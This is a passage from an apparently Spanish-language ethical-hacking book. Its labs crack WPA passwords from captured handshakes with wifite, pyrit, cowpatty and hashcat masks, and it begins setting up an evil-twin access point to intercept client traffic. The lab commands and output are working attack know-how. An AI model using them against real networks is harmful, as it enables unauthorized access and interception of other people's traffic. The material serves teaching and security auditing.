    HACKME_WPA (00:1C:F0:F1:51:54) handshake captured
    saved as hs/HACKMEWPA_00-1C-F0-F1-51-54.cap

[+] starting WPA cracker on 1 handshake
[0:00:00] cracking HACKME_WPA with aircrack-ng

[+] cracked HACKME_WPA (00:1C:F0:F1:51:54)!
[+] key: "harryabcde"

[+] disabling monitor mode on wlan0mon... done
[+] changing wlan0's mac back to 1500... done
[+] quitting
```

6. **Desafío:** ahora que ya conoce wifite explore las demás opciones revisando el manual (`man wifite`) y úselo para efectuar los ataques que hizo previamente con aircrack sobre redes WEP y WPA con WPS. ¿Fue más fácil?

Acelerando los ataques de diccionario con Tablas Rainbow

En las secciones previas vimos cómo efectuar ataques basados en diccionarios contra redes WPA/WPA2 y hasta ahora hemos encontrado en todos los casos la clave (PSK) de las WLANs víctimas en poco tiempo.

Pero esto ha sido así porque nos hallamos en un ambiente de laboratorio con el propósito de aprender. Por lo tanto, nos hemos asegurado de que la clave esté en los diccionarios usados y dichos diccionarios han sido realmente pequeños en términos computacionales (de menos de 15 millones de claves).

Sin embargo, en una auditoría real no sabremos de antemano la clave, así que los diccionarios que usemos deberán ser mucho más extensos si queremos tener éxito, lo que podría causar que el

ataque se demore varios días o inclusive semanas si usamos herramientas como aircrack-ng.

Sin entrar en detalles relativos a criptografía, la razón de que aircrack-ng y otras herramientas similares sean lentas es porque utilizan diccionarios en texto plano, por tanto, cada palabra que se prueba debe pasar por un proceso en el que se le agrega el SSID del AP víctima²³ y luego el string resultante se usa como entrada para un algoritmo que genera una clave PSK'²⁴ que a su vez se pasa como parámetro en un nuevo cálculo que involucra el handshake capturado previamente para comparar el resultado con un elemento denominado código de integridad (MIC - Message Integrity Code). Como habrán deducido, efectuar esta operación por cada clave del diccionario hasta encontrar una coincidencia involucra un alto consumo de CPU, lo que ralentiza el proceso.

¿Pero y si hubiera una forma de acelerar el proceso? Es aquí en donde entran en juego las famosas Tablas Rainbow.

La siguiente es una reproducción de un pasaje de mi libro "Hacking Ético 101 - ¡Cómo hackear profesionalmente en 21 días o menos!"²⁵ en el que me refiero a las Tablas Rainbow:

"Este ataque de claves es especial porque en lugar de usar un diccionario de claves en texto plano, utiliza una tabla pre computada en donde se tiene una clave X y su hash calculado equivalente.

Se utiliza cuando deseamos romper una clave a partir de un hash. Para que esto quede claro vale indicar que un hash es un valor obtenido de aplicar una función matemática sobre un texto de cualquier tamaño X, que obtiene como resultado un valor único de tamaño fijo Y, de modo tal que: H(X) = Y, y si H(Z) = Y, entonces X = Z. En otras palabras, no puede haber dos textos diferentes que produzcan como resultado un mismo hash.

Dado que el texto X puede tener cualquier tamaño y el hash Y tiene un tamaño fijo, no es posible obtener el texto original a partir del hash. Por eso se dice que la función hash es de 'una sola vía'. ¿Entonces cómo hacen los sistemas para saber si la clave que ingresó un usuario es igual a la que está almacenada en la base de seguridad si no se puede 'descifrar' el hash?

Muy simple, los sistemas que usan hashes realizan una comparación. Es decir, cuando el usuario crea su clave el sistema calcula el hash respectivo y lo almacena en una base de datos de seguridad. La siguiente vez que el usuario ingresa su clave, el sistema recalcula el hash para la clave ingresada y lo compara con el que tiene en su base, si los hashes coinciden entonces la clave ingresada es correcta.

Los ataques tradicionales a hashes realizan este cálculo en tiempo real para cada clave del diccionario provisto, lo que hace que sea un proceso lento. La innovación del ataque vía

tablas rainbow es que se usa una base de claves-hashes que fue generada con anterioridad, de modo que ya no hay que calcular el hash a partir de la clave que se prueba; sino que simplemente se toma cada hash en la tabla y se lo compara con el capturado por el hacker, si coinciden entonces la clave es la que corresponde a dicho hash en la fila correspondiente.”

CLAVE	HASH PRECALCULADO
X	H(X)
Y	H(Y)
Z	H(Z)
...	
U	H(U)
V	H(V)

HASH CAPTURADO: W

H(X) = W ?

NO, ENTONCES H(Y) = W?

NO, ENTONCES H(Z) = W?

...

NO, ENTONCES H(U) = W?

SÍ! ENTONCES LA CLAVE ES U

Fuente: Tabla 12, reproducida del Capítulo 5, Sección “Ataques de claves -> Ataques de claves especiales: Tablas Rainbow”, Astudillo B, Karina. (2016). Hacking ético 101 (2nd ed.). [CreateSpace].

En resumen, si planeamos efectuar un ataque de claves extenso sobre una o varias redes inalámbricas WPA/WPA2 de las que previamente hemos capturado los handshakes respectivos, conviene generar una base de datos que contenga claves precomputadas en base a los SSIDs que queremos auditar, para así acelerar el proceso de cracking.

En el mercado existen diversas herramientas de software con este propósito, en los laboratorios a continuación usaremos pyrit y cowpatty, incluidas ambas con Kali Linux.

Lab: Ataque de claves con pyrit

En este laboratorio usaremos pyrit para generar una base

pre computada de claves en base al SSID de la WLAN auditada.

Luego realizaremos una comparación entre el tiempo que toma efectuar el ataque usando la tabla rainbow, versus utilizando el diccionario en texto plano.

Recursos:

- **Estación hacker:** Laptop con sistema operativo Kali Linux.
- **Software:** Herramienta pyrit incluida con Kali.
- **Archivos:** Diccionario personalizado de claves generado con crunch y handshake capturado previamente con wifite.

Nota: Para que el ataque tenga éxito, la clave de la WLAN debe estar contenida dentro del diccionario.

Pasos a seguir:

1. Como primer paso debemos agregar el SSID de la WLAN auditada a la base de datos de pyrit:

Sintaxis: `pyrit -e SSID_WLAN_AUDITADA create_ssid`

Ej: `pyrit -e HACKME_WPA create_ssid`

```
root@doors:~# pyrit -e HACKME_WPA create_essid
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///... connected.
Created ESSID 'HACKME_WPA'
```

Nota: Si el SSID contuviera espacios deberá colocarlo dentro de comillas simples. Ej: `pyrit -e 'WLAN CON ESPACIOS' create_ssid`.

2. Para comprobar que en efecto se agregó el SSID a la lista podemos usar la opción `list_essids`.

Comando: `pyrit list_essids`

```
root@doors:~# pyrit list_essids
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///... connected.
Listing ESSIDs...

ESSID 'HACKME_WPA'

root@doors:~#
```

3. Como siguiente paso importaremos el diccionario que creamos con crunch dentro de la base de datos de pyrit. Este paso puede tomar varios minutos dependiendo del tamaño del diccionario y de la rapidez de nuestro CPU.

Sintaxis: `pyrit -i ruta_al_diccionario import_passwords`

Ej: `pyrit -i /root/diccionario3.txt import_passwords`

```
root@doors:~# pyrit -i /root/diccionario3.txt import_passwords
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///... connected.
12338352 lines read. Flushing buffers.... .
All done.
root@doors:~#
```

4. Si contamos con una tarjeta de video que soporte aceleración gráfica (GPU - Graphic Processing UNIT), entonces podremos aprovechar esto para hacer más rápida la creación de la tabla rainbow. Para ello deberemos contar con los drivers apropiados para Kali²⁶ y activar la opción pertinente (use_CUDA²⁷ o use_OpenCL²⁸ con valor true)²⁹ en el archivo de configuración de pyrit ubicado en el directorio home del usuario (~/.pyrit/config).
5. Ahora construiremos la tabla rainbow a partir del diccionario recién importado y los SSIDs que hayamos agregado a pyrit.

Comando: pyrit batch

```
root@doors:~# pyrit batch
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///... connected.
Working on ESSID 'HACKME_WPA'
Processed all workunits for ESSID 'HACKME_WPA'; 4291 PMKs per second.

Batchprocessing done.
root@doors:~#
```

Este proceso de construcción de la tabla precomputada de claves puede tomar desde escasos minutos a unas pocas horas, según el tamaño de la clave, la rapidez de nuestro CPU y si contamos o no con aceleración gráfica. Pero les garantizo que el ahorro de tiempo que se logra durante la fase de cracking vale la pena la espera cuando se trata de diccionarios grandes.

6. Una vez lista nuestra tabla ejecutaremos el cracking de claves. Este debería ser muy rápido, para medir el tiempo hemos antepuesto el comando time a pyrit.

Sintaxis: pyrit -r ruta_archivo_handshake attack_db

Ej: pyrit -r /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap attack_db

```
root@doors:~# time pyrit -r /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap attack_db
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+.

Connecting to storage at 'file:///... connected.
Parsing file '/root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap' (1/1)...
Parsed 11 packets (11 802.11-packets), got 1 AP(s)

Picked AccessPoint 00:1c:f0:f1:51:54 ('HACKME WPA') automatically.
Attacking handshake with Station 88:83:22:ce:9f:f4...
Tried 5159245 PMKs so far (41.8%); 1232767 PMKs per second.

The password is 'harryabcde'.

real    0m11.389s
user    0m11.508s
sys     0m1.604s
```

7. Comparemos ahora el tiempo que le toma al mismo pyrit efectuar el ataque de claves usando el diccionario en texto plano.

Sintaxis: pyrit -r ruta_archivo_handshake -i ruta_diccionario attack_passthrough

Ej: pyrit -r /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap -i /root/diccionario3.txt attack_passthrough

```
root@doors:~# time pyrit -r /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap -i /root/diccionario3.txt attack_passthrough
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+.

Parsing file '/root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap' (1/1)...
Parsed 11 packets (11 802.11-packets), got 1 AP(s)

Picked AccessPoint 00:1c:f0:f1:51:54 ('HACKME_WPA') automatically.
Tried 40002 PMKs so far; 995 PMKs per second.

The password is 'harryabcde'.

real    0m46.613s
user    2m41.064s
sys     0m1.268s
```

- Como se observa en las figuras previas, realizar el ataque con las claves precomputadas es significativamente más rápido que con un diccionario en texto plano, inclusive con un diccionario pequeño como el que probamos. A eso debemos agregarle que para este laboratorio usé una máquina virtual con apenas 2GB de RAM y sin aceleración gráfica.

Lab: Ataque de claves con cowpatty

Ahora usaremos pyrit para exportar la base pre computada de claves para la WLAN auditada en el formato usado por la herramienta de cracking cowpatty.

Cowpatty al igual que pyrit, permite efectuar ataques de claves usando hashes o diccionarios en texto plano y clama ser muy rápida, de modo que vamos a compararla con pyrit.

Recursos:

- **Estación hacker:** Laptop con sistema operativo Kali Linux.
- **Software:** Herramientas pyrit y cowpatty incluidas con Kali.
- **Archivos:** Diccionario personalizado de claves generado con crunch, tabla pre computada generada con pyrit y handshake capturado previamente con wifite.

Nota: Para que el ataque tenga éxito, la clave de la WLAN debe estar contenida dentro del diccionario y la tabla precomputada.

Pasos a seguir:

1. Inicialmente exportaremos la tabla rainbow desde pyrit al formato requerido por cowpatty.

Sintaxys: pyrit -e *SSID_WLAN_AUDITADA* -o *nombre_diccionario_formato_cowpatty* export_cowpatty

Ej: pyrit -e HACKME_WPA -o diccionario.cow export_cowpatty

```
root@doors:~# pyrit -e HACKME_WPA -o diccionario.cow export_cowpatty
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///... connected.
Exporting to 'diccionario.cow'...
12338352 entries written. All done.s)....
```

Nota: el nombre del diccionario puede ser cualquiera, yo le he puesto “.cow” como extensión para recordar que se trata de un diccionario de cowpatty.

2. Bien, ahora ya podemos usar cowpatty para crackear la clave de nuestra WLAN víctima. Usaremos nuevamente time para medir cuánto le toma a cowpatty encontrar la clave.

Sintaxis: cowpatty -d *ruta_diccionario_cowpatty* -r *ruta_archivo_handshake* -s *SSID_WLAN_AUDITADA*

```
root@doors:~# time cowpatty -d /root/diccionario.cow -r /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap -s 'HACKME_WPA'  
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
```

Collected all necessary data to mount crack against WPA2/PSK passphrase.

Starting dictionary attack. Please be patient.

```
key no. 10000: harrysqytj  
key no. 20000: harryqhnvj  
key no. 30000: harryzaaru  
key no. 40000: harryhzzih  
key no. 50000: harryvrvxl  
key no. 60000: harryzcmpl  
key no. 70000: harryxoivh
```

```
key no. 8270000: harrynbchx  
key no. 8280000: harryclznp  
key no. 8290000: harryydjik
```

The PSK is "harryabcde".

8292707 passphrases tested in 58.05 seconds: 142850.41 passphrases/second

```
real    0m58.05s  
user    0m49.216s  
sys     0m7.924s  
root@doors:~#
```

3. Como podemos comprobar, pyrit continúa imbatible en los tiempos de cracking usando tablas rainbow, mientras a pyrit le tomó alrededor de 11 segundos, a cowpatty le tomó 49 segundos crackear la clave.
4. Usemos ahora pyrit, haciendo un ataque de tipo cowpatty y veamos el tiempo.

```
root@doors:~# time pyrit -r /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap -i /root/diccionario.txt attack_cowpatty
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+.

Parsing file '/root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap' (1/1)...
Parsed 11 packets (11 802.11-packets), got 1 AP(s)

Picked AccessPoint 00:1c:f0:f1:51:54 automatically...
Tried 8341985 PMKs so far; 1074196 PMKs per second.

The password is 'harryabcde'.

real    0m13.577s
user    0m19.228s
sys     0m2.936s
root@doors:~#
```

5. Resulta interesante al ver la figura previa, que aun así pyrit sigue siendo más rápido que cowpatty, esta vez le tomó a pyrit 19 segundos crackear la clave.
6. Para finalizar, tomemos el tiempo que le toma a cowpatty efectuar un ataque con un diccionario en texto plano.

```
root@doors:~# time cowpatty -f /root/diccionario3.txt -r /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap -s 'HACKME_WPA'
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.

key no. 1000: harryaabml
key no. 2000: harryaacyx
key no. 3000: harryaelj
key no. 4000: harryaafvx
key no. 5000: harryaahkh
key no. 6000: harryaaiwt
key no. 7000: harryaakjf
key no. 8000: harryaalvr
key no. 9000: harryaanid
key no. 10000: harryaaoup
key no. 11000: harryaqhb
key no. 12000: harryaartn
key no. 13000: harryaatfz
key no. 14000: harryaausl
key no. 15000: harryawex
key no. 16000: harryaxxrj
key no. 17000: harryazdv
key no. 18000: harryabaqh
key no. 19000: harryabcct

The PSK is "harryabcde".

19011 passphrases tested in 70.94 seconds: 267.98 passphrases/second

real    1m11.042s
user    1m10.748s
sys     0m0.112s
root@doors:~#
```

7. Si vemos el tiempo de usuario, pareciera que cowpatty es más rápido en los ataques con diccionarios de texto plano, pero si observamos el tiempo real (en el CPU) pyrit sigue siendo más rápido.
8. En conclusión: pyrit sigue siendo el rey.
9. **Desafío:** use aircrack-ng para crackear la clave de la WLAN y tómele el tiempo con el comando time. ¿Fue más rápido o más lento que pyrit?

Lab: Ataques de claves usando hashcat

Hashcat es otra herramienta para ataque de claves que viene incluida con Kali Linux, muy rápida debido a que hace uso de aceleración gráfica (GPU). *Esto implica que para usarlo necesitamos tener una tarjeta compatible y drivers apropiados.*

Adicionalmente, hashcat puede efectuar diferentes tipos de

ataques de claves como, por ejemplo: ataques de fuerza bruta, ataques basados en diccionarios, ataques usando máscaras, etc.

En este laboratorio haremos un ataque usando máscaras.

Recursos:

- **Estación hacker:** Laptop con sistema operativo Kali Linux.
- **Software:** comandos hashcat u oclhashcat, handshake capturado previamente con wifite.

Pasos a seguir:

1. Hashcat requiere que el archivo de captura que contiene el handshake esté en formato hccap, por lo que deberemos convertir el archivo de captura que creó wifite el cual tiene formato cap.
2. Previo a la conversión es conveniente "limpiar" el archivo de captura, para evitar errores en el procesamiento del mismo. El procedimiento de "limpieza" consiste en eliminar los paquetes extras y dejar sólo los correspondientes al 4-way handshake, lo que nos dejará un archivo de captura más pequeño. La suite aircrack-ng contiene un comando llamado wpaclean que sirve para estos efectos, veamos su sintaxis:

Sintaxis: wpaclean *archivo_salida.cap* *archivo_entrada.cap*

En donde *archivo_salida.cap* es el archivo de captura "limpio" que vamos a generar y *archivo_entrada.cap* es el archivo de captura original obtenido por Wifite, airodump-ng u otra herramienta similar.

Ej: wpaclean HACKME_WPA.cap /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap

```
root@kali:~# wpaclean HACKME_WPA.cap hs/HACKMEWPA_00-1C-F0-F1-51-54.cap
Pwning hs/HACKMEWPA_00-1C-F0-F1-51-54.cap (1/1 100%)
Net 00:1c:f0:f1:51:54 HACKME_WPA
Done
root@kali:~# ls -l hs/HACKMEWPA_00-1C-F0-F1-51-54.cap
-rw-r--r-- 1 root root 1803 Mar 29 15:45 hs/HACKMEWPA_00-1C-F0-F1-51-54.cap
root@kali:~# ls -l HACKME_WPA.cap
-rw-r--r-- 1 root root 587 Apr  5 02:42 HACKME_WPA.cap
root@kali:~#
```

3. Podemos usar el comando ls para comprobar que en efecto el archivo de salida depurado por wpaclean es más pequeño en tamaño que el archivo original.
4. Bien, ahora que ya tenemos nuestro archivo depurado de captura vamos a convertirlo al formato requerido por hashcat. El comando aircrack-ng incluye la funcionalidad de convertir formatos de captura. Veamos su sintaxis:

Sintaxis: aircrack-ng *archivo_entrada.cap* - J
archivo_salida

Ej: aircrack-ng HACKME_WPA.cap - J HACKME_WPA

```
root@kali:~# aircrack-ng HACKME_WPA.cap -J HACKME_WPA
Opening HACKME_WPA.cap
Read 3 packets.

# BSSID                ESSID            Encryption
1 00:1C:F0:F1:51:54  HACKME_WPA      WPA (1 handshake)

Choosing first network as target.

Opening HACKME_WPA.cap
Reading packets, please wait...

Building Hashcat (1.00) file...

[*] ESSID (length: 10): HACKME_WPA
[*] Key version: 2
[*] BSSID: 00:1C:F0:F1:51:54
[*] STA: 88:83:22:CE:9F:F4
[*] anonce:
    2F 9B 63 2C 12 FC 60 52 60 79 1A F8 BD 85 28 E4
    9E FE 45 AD 2B 42 58 FE 1E A5 94 B6 CF C6 0E 5C
[*] snonce:
    15 87 B0 0A 6D 13 90 C0 49 8F 25 30 F0 8F DE 96
    74 36 15 D7 30 25 0C 02 79 E4 BB C9 CE E4 23 29
[*] Key MIC:
    ED 0E E0 E8 2C 7E C9 57 43 75 F6 4A 66 91 9C 6A
[*] eapol:
    01 03 00 77 FE 01 0A 00 10 00 00 00 00 00 00 00 00
    79 15 87 B0 0A 6D 13 90 C0 49 8F 25 30 F0 8F DE
    96 74 36 15 D7 30 25 0C 02 79 E4 BB C9 CE E4 23
    29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 18 DD 16 00 50 F2 01 01 00 00 50 F2 02 01
    00 00 50 F2 04 01 00 00 50 F2 02

Successfully written to HACKME_WPA.hccap
```

5. El comando hashcat viene ya incluido con Kali, veamos su

sintaxis.

Sintaxis: hashcat --hash-type=NUMERO --attack-mode=NUMERO
archivo_hashes [máscara | diccionario]

Hashcat puede efectuar ataques de claves para distintos tipos de hashes, no sólo WPA/WPA2. El tipo de hash WPA/WPA corresponde al valor 2500.

De igual forma hay distintos tipos de ataques, fuerza bruta corresponde al valor 3. Este tipo de ataque es compatible con máscaras.

Ahora bien, ¿qué es una máscara? Pues es básicamente un patrón que puede ahorrarnos mucho tiempo al efectuar un cracking de claves, al disminuir considerablemente el tamaño del espacio de claves a probar cuando conocemos información sobre la política de claves de la víctima.

Estos son los valores usados para representar los distintos conjuntos de caracteres:

```
Built-in charsets
?l = abcdefghijklmnopqrstuvwxyz
?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d = 0123456789
?s = !#$%&'()*+,-./:;=>?@[{}|^`{|}|~
?a = ?l?u?d?s
?b = 0x00 - 0xff
```

Ej1: si sabemos que la política de la empresa es usar sólo números y como longitud de clave 8 caracteres, entonces nuestra máscara sería: ?d?d?d?d?d?d?d?d.

Ej2: si a través de ingeniería social conocemos que la clave del usuario empieza con el nombre de la novia, Elena, seguido de 4 letras minúsculas, entonces la máscara sería: Elena?l?l?l?l.

6. En consecuencia, asumiendo que hemos realizado ingeniería social previamente, el comando quedaría así.

Comando: hashcat --hash-type=2500 --attack-mode=3
HACKME_WPA.hccap Harry?l?l?l?l?l

```
root@kali:~# hashcat --hash-type=2500 --attack-mode=3 HACKME_WPA.hccap Harry?l?l?l?l?l  
hashcat (v3.30) starting...
```

7. Ahora es sólo cuestión de tener paciencia y esperar que hashcat devuelva la clave correcta. La clave recuperada se encontrará en el archivo llamado *hashcat.pot* ubicado en el directorio desde donde se ejecutó hashcat. En este ejemplo sería el directorio /root. Dado que es un archivo de texto podemos visualizarlo con cat, more, less, etc. Ej: more /root/hashcat.pot.
8. **Desafío:** revise otros tipos de ataques posibles en el manual (man hashcat) y pruebe a efectuar uno de ellos.

Comprando diccionarios

Otra opción, si no tenemos mayor información sobre la víctima que nos ayude a crear un diccionario personalizado o definir una máscara apropiada, es comprar un diccionario ya listo que tenga muchas combinaciones de palabras comunes con números y símbolos en nuestro idioma o una combinación con inglés u otros lenguajes.

Hay quienes se dedican a elaborar diccionarios para efectuar ataques de claves y luego los venden a través de Internet. Pero hay que tener cuidado, pues muchos supuestos diccionarios contienen malware o están alojados en sitios fraudulentos que roban información de tarjetas de crédito.

Ante esto es necesario cerciorarse de que el sitio que vende los diccionarios sea una institución reconocida y seria y que permita pagar a través de un gateway seguro como Paypal, Clickbank o similares.

Adicionalmente, también existen organizaciones y empresas que ofrecen diccionarios gratuitos de libre descarga.

Estas son algunas organizaciones conocidas que proveen diccionarios para ataques de claves:

- Openwall Project: <http://www.openwall.com/wordlists/>
- Packet Storm Security: <https://packetstormsecurity.com/Crackers/wordlists/>
- Repositorio de wordlists de Kali Linux: <http://git.kali.org/gitweb/?>

[`p=packages/wordlists.git;a=summary`](#)

- DragonJAR: <https://www.dragonjar.org/diccionarios-para-realizar-ataques-de-fuerza-bruta.xhtml>

Ataques con "rogue" APs

Empecemos por definir qué es un “rogue” AP. La palabra inglesa “rogue” significa anormal, deshonesto, criminal. Aplicado a redes WiFi, un rogue AP es un punto de acceso inalámbrico que ha sido colocado en una red sin permiso del administrador.


Esto puede aplicarse a diversos escenarios, estos son unos pocos ejemplos:

- Escenario 1: Un empleado disconforme al que no se le ha dado acceso a la red inalámbrica y que quiere conectar su smartphone o tablet al Internet corporativo - con el fin de “ahorrarse datos” - decide traer un AP desde su casa y conectarlo a la LAN, usando el punto de red de debajo de su escritorio. Si el administrador no ha aplicado políticas de seguridad en los switches de acceso, este rogue AP puede convertirse en un punto vulnerable de ingreso a la red. Un usuario no entendido en temas de seguridad podría configurar este AP de forma insegura y habilitar una WiFi abierta, o con un protocolo inseguro como WEP o en el mejor de los casos si habilitare WPA2, colocar una clave corta basada en diccionario.
- Escenario 2: Un consultor de seguridad contratado para efectuar una auditoría de ingeniería social, consigue infiltrarse en la sala de reuniones haciéndose pasar por un cliente y conecta un rogue AP diminuto³⁰ en un punto de datos, obteniendo acceso a la LAN interna.
- Escenario 3: Un cracker monta un AP gemelo (con el mismo SSID) de una conocida cafetería que brinda el servicio de WiFi gratuito en el patio de comidas de un centro comercial y consigue que los clientes se conecten a este AP creyendo que es el real, logrando capturar todo el tráfico que pasa a través suyo. Usando una herramienta como sslstrip, el cracker podrá evadir el cifrado SSL para hacerse con credenciales que luego usará para suplantar la identidad de

las víctimas, o podrá escanear los dispositivos clientes por vulnerabilidades para explotarlas en un siguiente paso.

Lab: Creando un AP gemelo con airbase-ng

En este laboratorio crearemos un escenario como el siguiente:



Elaboración: la autora

Recuerde reemplazar los elementos como direcciones MAC, SSID, BSSID, canal, etc., con los correspondientes a su propio escenario.

Configuraremos nuestra computadora para hacerla actuar como un punto de acceso inalámbrico y levantaremos un clon de la WLAN objetivo.

El único requisito para nuestro clon es que sea idéntico en nombre (SSID) a la WLAN original, pero para hacerlo más real podemos inclusive usar el mismo canal de transmisión y el BSSID del AP original, esto si sospechamos que la empresa cliente pueda tener personal monitoreando las redes inalámbricas.

Nuestro objetivo será conseguir que un cliente válido se desconecte del AP original y se reconecte al nuestro, luego de lo cual interceptaremos su tráfico. Para que esto ocurra nuestra antena debe tener un nivel de potencia igual o superior que la del AP víctima, lo cual podremos lograrlo acercándonos físicamente a nuestro objetivo o usando una antena de alta potencia.³¹

En una variante de este ataque podríamos escanear el dispositivo cliente y explotar una vulnerabilidad presente para ganar acceso al equipo.

Recursos:

- **Estación hacker:** Computador con sistema operativo Kali Linux.
- **Software:** suite aircrack-ng, software isc-dhcp-server y Wireshark.
- **Hardware:** El AP víctima en nuestro escenario está configurado con WPA y autenticación personal, pero el ataque puede replicarse sin cambios a APs que usen WEP, WPA2 o autenticación abierta. Se requieren 2 interfaces de red en la estación hacker, una de ellas conectada a Internet. Pueden ser 1 LAN y 1 WiFi como en nuestro ejemplo, o 2 WiFi. Se sugiere usar una antena amplificadora de señal para la interfaz WiFi que se utilice para crear el AP gemelo.

Pasos a seguir:

1. Primero verificaremos las interfaces de red presentes en nuestro equipo con el comando ifconfig. Luego haremos un ping a un host externo para comprobar que tenemos acceso a Internet. En mi caso, la interfaz eth0 está conectada a mi ISP y usaré la wlan0 para crear el AP gemelo.

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.219.130 netmask 255.255.255.0 broadcast 192.168.219.255
        inet6 fe80::20c:29ff:fe70:1778 prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:70:17:78 txqueuelen 1000 (Ethernet)
            RX packets 514035 bytes 688969401 (657.0 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 246874 bytes 20872192 (19.9 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1 (Local Loopback)
            RX packets 3139 bytes 156854 (153.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 3139 bytes 156854 (153.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        ether 2a:92:b0:d6:e5:fd txqueuelen 1000 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ping elixircorp.com
PING elixircorp.com (192.254.235.246) 56(84) bytes of data.
64 bytes from 192.254.235.246 (192.254.235.246): icmp_seq=1 ttl=128 time=130 ms
64 bytes from 192.254.235.246 (192.254.235.246): icmp_seq=2 ttl=128 time=127 ms
^C
--- elixircorp.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 127.301/128.738/130.176/1.481 ms
root@kali:~#

```

- Hecho lo anterior, colocaremos la tarjeta WiFi que actuará como AP gemelo en modo monitor y procederemos a detectar las WLANs presentes a nuestro alrededor con airodump-ng.

```

root@kali:~# ifconfig wlan0 down
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# ifconfig wlan0 up
root@kali:~# airodump-ng wlan0

```

- Podemos observar que airodump detectó diversas WLANs presentes en las cercanías, pero nos interesa solamente la correspondiente a nuestro cliente ficticio, en este ejemplo la que tiene por nombre HACME_WPA. Por ello cortaremos la captura con CTRL+C y afinaremos el comando airodump-ng con

los datos correspondientes a la WLAN víctima.

Sintaxis: airodump-ng --bssid *MAC_AP_ORIGINAL* --channel #*CANAL_AP_ORIGINAL* *nombre_tarjeta_wifi*

Ej: airodump-ng --bssid 00:1C:F0:F1:51:54 --channel 9 wlan0

```
CH 12 ][ Elapsed: 6 s ][ 2017-03-29 22:26

BSSID          PWR  Beacons  #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
1C:3E:84:      -1    0        2     0   6   -1   WEP   WEP   <length: 0>
04:8D:38:      -82   2        0     0   11  54e  WPA2  CCMP  PSK   Tvcable
48:7B:6B:      -84   2        0     0   11  54e  WPA2  CCMP  PSK   NETLTFE
00:1C:F0:F1:51:54 -12   2        0     0   9   54.  WPA   CCMP  PSK   HACKME_WPA
